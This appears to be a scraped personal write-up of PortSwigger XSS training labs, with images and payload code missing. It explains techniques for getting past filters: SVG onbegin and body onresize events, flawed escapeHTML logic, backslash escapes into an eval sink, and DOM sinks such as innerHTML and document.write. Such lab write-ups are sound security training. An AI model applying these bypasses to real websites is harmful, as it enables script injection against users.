 All but one event is blocked, and that is
 onbegin. It is essentially onload but for SVG animation elements. So we can craft a payload as follow:
Reflected XSS with event handlers and href attributes blocked | Expert
My first Expert lab! Quirk regarding svg
Reflected XSS into HTML context with all tags blocked except custom ones | Practitioner
Interesting lab regarding HTML custom tags. Very fun
Reflected XSS into HTML context with most tags and attributes blocked | Practitioner
If we try a standard XSS payloads using img or script, the built in WAF will block the request. We can try other tags manually, or we can use Burp Intruder to first do a sweep of which tags are accepted, and which aren’t. You can find a list of common XSS payloads on PortSwigger’s XSS Cheat Sheet
 Notice the only the
 body tag returns a 200. We shall use this information and narrow our attribute range for the tag.
 There are a few attributes accepted, notably being
 onresize. Without needing user interaction, this is a holy grail among attributes used for XSS payloads. With that said, we can craft a payload as follow:
Stored DOM XSS | Practitioner
Really took a long time with this one due to not knowing enuf JS syntax
Upon closer inspection of the source, the comment body seems to be added into an innerHTML sink for display, which is a huge red flag opening up to Stored XSS payloads.
 There is a peculiar custom function
 escapeHTML() which does as it says on the tin. It filters out < and >, effectively blocking most XSS payloads, at least in theory.
 This only encodes the first occurences of those two brackets, which mean our payload can simply be:
Reflected DOM XSS | Practitioner
As per the usual, when we try inserting our canary into the search functionality, the result falls into the eval sink which is very dangerous.

Upon closer inspection of the stack trace, we find out the function that manages sending our search requests. The developer here did not use JSON.parse() safely but dump the raw response text from the server directly into eval. This opens up opportunities for XSS.

To exploit this, we should think of a way to escape this JSON string. One might try to append "}, but " is safely encoded as \" so it won’t work. However, we can add another backslash, \\", the two backslashes in a row will confuse the parser and interpret this as an attempt to print a literal backslash, completely ignoring "!
DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded | Practitioner
Quirk involving AngularJS function filter. Highly suggest reviewing
DOM XSS in jQuery selector sink using a hashchange event | Apprentice
 Once we check the source for our homepage, we see that there is a peculiar JS code snippet. It is a
 $() selector sink that picks up whatever inside window.location.hash, then try to find an h2 element under the blog-list class containing that value.
If value is found, then it scrolls down to that. Here in our example is an h2 tag being scrolled down to, notice #Wedding in the URL. One notable thing is that the backend doesn’t filter elements such as <, >, or HTML tags such as script, img. We can try this by inserting those into the hash and view the response.
DOM XSS in jQuery anchor href attribute sink using location.search source | Apprentice
When we check out the Submit Feedback, notice that there is a returnPath query string hanging out in the URL.

If we look closer to the source code, we find out that this returnPath handles the redirect after clicking on the Back button, evident by its #backLink ID.
The JS code naively takes whatever value of returnPath inside the window.location.search sink and add that as an attribute of the a tag. We can then insert this payload inside the URL:
DOM XSS in innerHTML sink using source location.search | Apprentice
We can manually inspect the JS source, or use the DOM invader to help locate our sinks as follow:

Here our sink is innerHTML, note that the innerHTML sink doesn’t accept script elements on any modern browser, nor will svg onload events fire. This means we will need to use alternative elements like img or iframe. Event handlers such as onload and onerror can be used in conjunction with these elements.
DOM XSS in document.write sink using source location.search inside a select element | Practitioner
 Upon viewing the source, we see that this script has a
 document.write() sink that writes out the select form in the HTML. It queries for the value of storeId param and attaches it to an <option> tag as shown.

Upon attaching a storeId query param into the URL, the DOM Invader captures our random string present within the HTML, and confirming that the sink in question is indeed document.write():
DOM XSS in document.write sink using source location.search | Apprentice
This is quite a straightforward lab, but I want to emphasize on the use of Burp Browser’s DOM Invader.
